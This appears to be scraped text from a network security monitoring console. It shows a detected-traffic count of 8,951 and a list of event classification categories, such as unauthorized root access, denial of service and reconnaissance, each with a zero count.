
Traffic detected: 8,951

Traffic detected! 8,951

Unauthorized Root Access	0
--------------------------	---

Unauthorized User Access	0
--------------------------	---

Attempted Unauthorized...	0
---------------------------	---

Denial of Service Attack 0

Policy Violation	0
------------------	---

Reconnaissance 0

Virus Infection 0

False Positive 0

 **Hotkeys**

#### Classify Event

 More Options[illegible]